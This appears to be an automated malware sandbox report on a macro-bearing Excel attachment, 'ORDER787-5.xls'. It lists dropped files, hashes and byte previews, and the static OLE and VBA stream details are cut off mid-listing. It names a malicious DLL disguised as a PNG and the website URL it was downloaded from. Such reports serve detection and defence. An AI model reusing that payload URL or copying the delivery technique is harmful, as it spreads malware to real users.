Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1104823335779463
Encrypted:	false
SSDEEP:	6:kKekMSwwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:lWkPlE99SNxAhUegeT2
MD5:	88D01B15C32DC5F54651F0A97864E0EF
SHA1:	1396AB210AF8B93B30E8A46FBB83DAE780B84B11
SHA-256:	AD6121D0521AEAE4EFA83923B306C43A8EA2B74184AE0C898F6BACB4B8046702
SHA-512:	0CEA566ADBCA3DE2C4AA21799DD19B9B755A7B355953144BDB20BFF927B81E897EB3A4EEFAAA7E57D94EB9D361BC45FADA0669EFA346FEFF4F8B0E248C0C5C8C
Malicious:	false
Reputation:	low
Preview:	p..... .....oO.....(..... .....Y.....$.....8...h.t.t.p.:./.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	327680
Entropy (8bit):	7.594344556420887
Encrypted:	false
SSDEEP:	6144:TkgbkwkCOtK/0C74zwkF1vjA77XR/RYvetp:T/bgCO8SzwkF1vUDXYvetp
MD5:	1A57412AB2EDD77103FD75768BA146DD
SHA1:	81599A9B526C16B2A0A82CADCB8ACAAC6781EC81
SHA-256:	7AB75BC888C6DD0457098D4539D9C86C3F1358A3B0C1A262F2BB8287E2BAC917
SHA-512:	7679B32035D95E5563EAD9D54D8EF810C20913DA702D983A23C66FC51E9F00647556BEE2BA48803BD13B1340744C78AAEA835BB9C247E616480595043DE9566A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\apperolew[1].png	
Reputation:	low
IE Cache URL:	http://https://www.penrithdentalimplants.com.au/ls/apperolew.png
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....9.zj.zj.zj.}.j.zj.}.j..zj3.'j..zj.{j..zj.}.j..zj.}.j.zj.}.j.zj.}.j.zjRich.zj... .....PE..L....._.....!.....-..... .....k-.....06..P..../..<.....|.....%..@.....(..... ....text..... ..`.rdata...6.....@.....@..@.data...<6...@... ...@.....@....rsrc....|.....`.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7FBD1845.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	2.131067658554214
Encrypted:	false
SSDEEP:	24:YW7VoaaP0yGLCfVxwj4LoFjh0JtxlggL0lue:NPazfVxwji5Ax
MD5:	A4CD320321FB7CB36DCDBE18372DB7F6
SHA1:	2214C8B629049D3FCAA14F59636C884A4A2AC765
SHA-256:	382EFF7970B1157CA3CC1DE889E7BBC92BA06E2E9992FFB1E515C27C5B914EC2
SHA-512:	395C094254E8B9E076527D452AC039397F5ACAB0171DBA7338F4571D33771124585FDDDBB35AEDDDB0A022BC9626DBFF761850E41AEBFE0CC25CBD0CE308CA 6A
Malicious:	false
Reputation:	low
Preview:	....l..... EMF....P...+.....8...X.....?.....F.....GDIC.....-.....!.....!. .....-.....!.....!.....-.....!.....!.....iii.....-.....!.....!.....-.....!.....$..... .....-.....$.....-.....'.....'.....!.....!.....'.....%.....L...d..... .....!.....?.....?.....L...d.....!.....?.....?.....'.....%.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E3592917.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	2.077588804474407
Encrypted:	false
SSDEEP:	24:Ywl/V3uaP0z4GmXIfzCsf3dte3YLaFnuOlehywoy/://QaRYfGi3do3l8
MD5:	D2F8C79A51EC1F551B9233C6FD1083EA
SHA1:	73FB2CA087FB85B595A981D499ACB31C156BB71C
SHA-256:	5C748A589C0EEA58A5664F62DD15E3B06CC436A8E5A30918F881793A8743379B
SHA-512:	341687BE2080E7BA0E6D778A4C013D1742745D294D94FAED19626BF4C050048D0C0D47D838D1F7092985D3873D63CC8B78A74F6569F8D299DF82159E79581E19
Malicious:	false
Reputation:	low
Preview:	....l..... EMF....P...+.....@.....F.....GDIC.....-.....!.....!. .....-.....!.....!.....-.....!.....!.....iii.....-.....!.....!.....-.....!.....$..... .....-.....$.....-.....'.....'.....!.....!.....'.....%.....L...d..... .....!.....?.....?.....L...d.....!.....?.....?.....'.....%.....

C:\Users\user\AppData\Local\Temp\CabF73B.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Temp\CabF73B.tmp	
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206848634864182
Encrypted:	false
SSDEEP:	1536:cGILEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:cdNNSk8DtKBrpb2vxrOpprf/nVq
MD5:	93F2225BF5FFD6C4E480793CA89F0CBB
SHA1:	901730BE002933D11806C6417D1B35C794AFB953
SHA-256:	968744AFB8FBEE61678CD949E38D7B4AC80073A40A90CC1E865C56621F0A925D
SHA-512:	F01FAEBCEDD8D7C3B4C8404387A3BEF66E95853ECDCCFDE641261A32CC12C22C81D810E3E2FB161099756F64462C3B9DBC35733C55C9A3D84E5C81FBDBC3 BD
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'..'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...I.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\FEEE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	148333
Entropy (8bit):	7.862613200850918
Encrypted:	false
SSDEEP:	3072:/wW92ouB+ctexrUW/HlaLuZl4KKB/BtVhdoMOmLtlbTy:/ZxuZexl0lSh/BbhdoMOmK
MD5:	F172F8A0B25CB105FD588B810003BE34
SHA1:	A8317748F41F50D28FCCCC7CA11C74DC524D67D2
SHA-256:	E011EC839076E4F99839C495FA3B3BD70246EBF39B593724DA51B1E314263A0D
SHA-512:	5E004E3F06C46A17F4904344AECB42E7C030D1166D31AF0D904730ED689FDECA1F87A00B808D01B9E4C901BD9C4CBD35713EE77576E493BB7950455C88045D6
Malicious:	false
Reputation:	low
Preview:	...n.0.E.....D'..(,g..6@R.[.....8..w(9n.....u..\.3.F...>HkJrU.H..[!M]..._.O$.....5P.#.r.y.n.xt.2T.P.]..3...@.PX..W*.5.x.k.....j..rk".....l.P.'.....w.l.!..*.sNI."&J.F\@r[U....Ic."8.L..@.p^".? @.XX ...L}..:..+@W..&O+...*\.&Js.w.*...N..... ..a.u.Q.....N.}..K..=.....Q.....}1.e..C.A..6..qo...*.5&.....V.h{.Z...^.../....b^...#r.?Qn.#.....x.m..`.G.a.....:E.1..!b..y....Ct.*.....h!w.=.. .Gy...t.S...n..'.Dio.....b.....s..../.>.s...G..~....D.$..... z...._.....PK.....!.8.....5.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\TarF73C.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+....7.....C.0..C.0...+....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+....7..~1.....D...0...+....7..i1...0... +.....7<..0 ..+....7...1.....@N...9..=.,..0$..+....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+....7..h1.....6.M...0...+....7..~1.....0...+....7...1...0...+.....0 ..+....7...1...O..V.....b0$..+....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+....7..h1.....o&...0...+....7..i1...0...+....7<..0 ..+....7...1...lo...^....[...J@0$..+....7...1...J\u".F....9.N...`...00..+....7..b1". ...@.....G..d..m..$.....X...}0B..+....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue Jan 5 20:00:46 2021, atime=Tue Jan 5 20:00:46 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.496574117992861
Encrypted:	false
SSDEEP:	12:85QhenCLgXg/XAlCPCHaXtB8XzB/lzUX+WnicvbsW1bDtZ3YilMMEpxRljKHTdJU:85vU/XTd6jHUYe7Dv3qWrNru/
MD5:	F477EDF49DB8F29FA1F7E8563873054A
SHA1:	C39AC7E0ACF6C289AD7EE4FDC23C4D2E3778C550
SHA-256:	3232C9EC5CC69786EEB55B4CA42C340AB196433A6F9D10B69104223F03C9FE55
SHA-512:	8A43D696AE55466F73669264D320BAD18A4AB8A0DB0BCDC2ED7F446BC377FCB664B9EB300293E7835CD48B0118F9EECF727E10F1271B7BD3525985AA040E447 4
Malicious:	false
Preview:	L.....F.....7G..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....%R....Desktop.d.....QK.X%R..*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\813435\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C ....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....813435.....D_....3N...W...9r.[.*.....}EkD_....3N...W ...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\ORDER787-5.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Tue Jan 5 20:00:46 2021, atime=Tue Jan 5 20:00:46 2021, length=169984, window=hide
Category:	dropped
Size (bytes):	4056
Entropy (8bit):	4.528803921190274
Encrypted:	false
SSDEEP:	96:8TW/XojFrsgKWQh2TW/XojFrsgKWQh2TW/XojFrsgKWQh2TW/XojFrsgKWQ/:8bjFwg7QEbjFwg7QEbjFwg7QEbjFwg7g
MD5:	BE347C89A9A76E5DF8F2035AF09871FF
SHA1:	A5D5164AB3B388822846783B1D4543BA19C788C5
SHA-256:	9F0967ED9573F54FB9A4EFFF1208E6DC8DF58792191F759F7B4BDBD5A3ADC0FF
SHA-512:	8FF4F2D97F45401FF6F53E48B1A2C56099DC71BD38BB386E7DAE90B77C9DA33A96D3FDF0905FC1687DDA31A88B4C5DE15E73270992E1CD4F63324A7B8870AF 6
Malicious:	false
Preview:	L.....F.... .....{.....S.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7 .6.9.....f.2.....%R.. .ORDER7~1.XLS..J.....Q.y.Q.y*...8.....O.R.D.E.R.7.8.7.-.5...x.l.s.....x.....-...8...[.....?J.....C:\Users\..#.....\\813435\Use rs.user\Desktop\ORDER787-5.xls.%.....\....\....\....\....\.D.e.s.k.t.o.p.\.O.R.D.E.R.7.8.7.-.5...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.- .9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....813435.....D_....3N...W...9F.C.....[D_....3N...W...9F.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	169
Entropy (8bit):	4.42743505414388
Encrypted:	false
SSDEEP:	3:oyBVomMkQurYCyG3urYCmMkQurYCyG3urYCmMkQurYCyG3urYCmMkQurYCv:dj6kQZC3ZUkQZC3ZUkQZC3ZUkQZs
MD5:	4232FA4840865D1AC196D3F04B274801
SHA1:	BB30CFD9644E02C3A4766006AC5DDDD11684B15F
SHA-256:	D10AC2C8001288BBB4AD0E1A10572DEC3E549158FDDC2042084613941D17ACD7
SHA-512:	7ADAAF43B2E7CA5E4578B1E7F16F219CD331A50190036490FFEDA1B30E44F656D61C4848ABA6F5DD5EA365F63C346254872F6E54FD6D531394992A9954F69B18
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..ORDER787-5.LNK=0..ORDER787-5.LNK=0..[xls]..ORDER787-5.LNK=0..ORDER787-5.LNK=0..[xls]..ORDER787-5.LNK=0..ORDER787-5.LNK=0.. [xls]..ORDER787-5.LNK=0..

Static File Info

General

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Jan 4 17:53:11 2021, Security: 1
Entropy (8bit):	7.881888506863549
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	ORDER787-5.xls
File size:	165376
MD5:	1d97c6cb50c4107498e4f0e76f539f0c
SHA1:	a4dc090837c76aed324bea19c9f62e2d47bb7bc8
SHA256:	1b761a682092f8be6c7e9eef709be08a7105159a5e4ffb7722b0530fba308ba4
SHA512:	08c580cbb19b3684f96ab82ec358ca42b796d52045c71d7f794f91d745b62f184d0b1c6842dd6577fb2a0b762bd236f1d1d593b3c592767788fda08739b025a3
SSDEEP:	3072:6D/0mXgqPYJJv0Cl04gsDDNEnRL/WL018klfOPxHfoVsfMJETA24CLjmbzafPRj:6z/PE2hyDJEBW6plWPGi4ENmbza3
File Content Preview:	.....>.....c..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "ORDER787-5.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-01-04 17:53:11
Creating Application:	Microsoft Excel
Security:	1

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 102

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	102
Entropy:	4.1769286656
Base64 Encoded:	True
Data ASCII:	. . . .F..... Microsoft Excel 2003.....Biff8. ....Excel.Sheet.8..9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 00 46 1a 00 00 00 cb e8 f1 f2 20 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 280

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	280
Entropy:	3.26288952551
Base64 Encoded:	False
Data ASCII:	. . . . . +,..0.....H.....P.... .X.....`.....h.....p.....x..... .....data2.....Digital Secure.....data..... .....
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 a6 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.27412475502
Base64 Encoded:	False
Data ASCII:	. . . . . Oh.....+'..0.....@.....H.. ...T.....`.....x..... ...Microsoft Excel.@.....|.#...@.....yw.....
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Ctls, File Type: data, Stream Size: 68

General	
Stream Path:	Ctls
File Type:	data
Stream Size:	68
Entropy:	3.77907363839
Base64 Encoded:	False
Data ASCII:	...B.....`.....`.....(.....5.....Calibri.
Data Raw:	20 1d d2 8b 42 ec ce 11 9e 0d 00 aa 00 60 02 f3 00 02 14 00 60 01 01 80 00 00 00 00 03 02 00 00 28 01 00 00 d4 00 00 00 00 02 18 00 35 00 00 00 07 00 00 80 d8 00 00 00 00 02 00 00 43 61 6c 69 62 72 69 1c

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 154550

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	154550
Entropy:	7.98610242414

General	
Base64 Encoded:	True
Data ASCII:	. . . . . T 8 . . . . . / . 6 . . . . . 6 > c d } . @ { . . . < 9 . ` - . . . . " . < . * . . 6 2 \\ . . . . . P . (. . . . . t . . . . . \\ . p . . . ! . . . . . { . $ 8 . . . . .) . . 4 . | v U . [< . t . . m . . 8 . . 4 . . . .) 8 . o . P . . . . . N > . . . . . f . . . . . > . . / . . . (/ . . _ . $ F o . . l . . . . . j h . . B . . . . . a . . . . . = ... S . . . . . W . . . . . t
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c9 00 02 00 06 07 00 00 2f 00 36 00 01 00 01 00 01 00 92 95 36 3e 63 64 7d ad 40 7b f5 0a f4 3c 39 e8 60 2d b6 bc c7 d7 22 ab 3c c4 2a 9a 0f 36 32 5c 19 f5 e4 05 cb 5b bc 99 cb 9a 50 d8 28 8c eb 19 e1 00 02 00 b0 04 c1 00 02 00 74 f3 e2 00 00 00 5c 00 70 00 df 94 21 f2 c1 f7 f6 ae 8e e7 8c 02 fd 7b db 24 38 d5 a3 8a b0 a5 02 f8 06 ce 29 af e8 34

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 387

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	387
Entropy:	5.00967281416
Base64 Encoded:	True
Data ASCII:	I D = " { C 4 7 7 9 5 8 8 - 7 8 B C - 4 0 2 C - 9 C 2 8 - 3 4 8 E A A E D 9 5 6 B } " . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " A 1 A 3 5 6 9 E 5 A 9 E 5 A 9 E 5 A 9 E 5 A " . . D P B = " 5 3 5 1 A 4 F A 5 7 F B 5 7 F B 5 7 " . . G C = " 0 5 0 7 F 2 4 C 1 6 F F 1 7 F F 1 7 0 0 " . . . . [H o s t E x t e n d e r I n f o] . . & H 0 0 0 0
Data Raw:	49 44 3d 22 7b 43 34 37 37 39 35 38 38 2d 37 38 42 43 2d 34 30 32 43 2d 39 43 32 38 2d 33 34 38 45 41 41 45 44 39 35 36 42 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4e 61 6d 65 3d 22 56 42 41 50 72 6f 6a 65 63 74 22 0d 0a 48 65 6c 70 43 6f 6e 74 65 78 74 49 44 3d 22 30 22 0d 0a 56 65 72 73 69 6f 6e 43 6f 6d 70 61 74 69 62 6c 65 33

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 20

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	20
Entropy:	3.04643934467
Base64 Encoded:	False
Data ASCII:	. . . . 1 . . . 8 . A . B . 1 . . . . .
Data Raw:	cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2767

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2767
Entropy:	3.97981669814
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 19 04 00 00 09 04 00 00 e3 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 728

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	728
Entropy:	6.37265666305
Base64 Encoded:	True
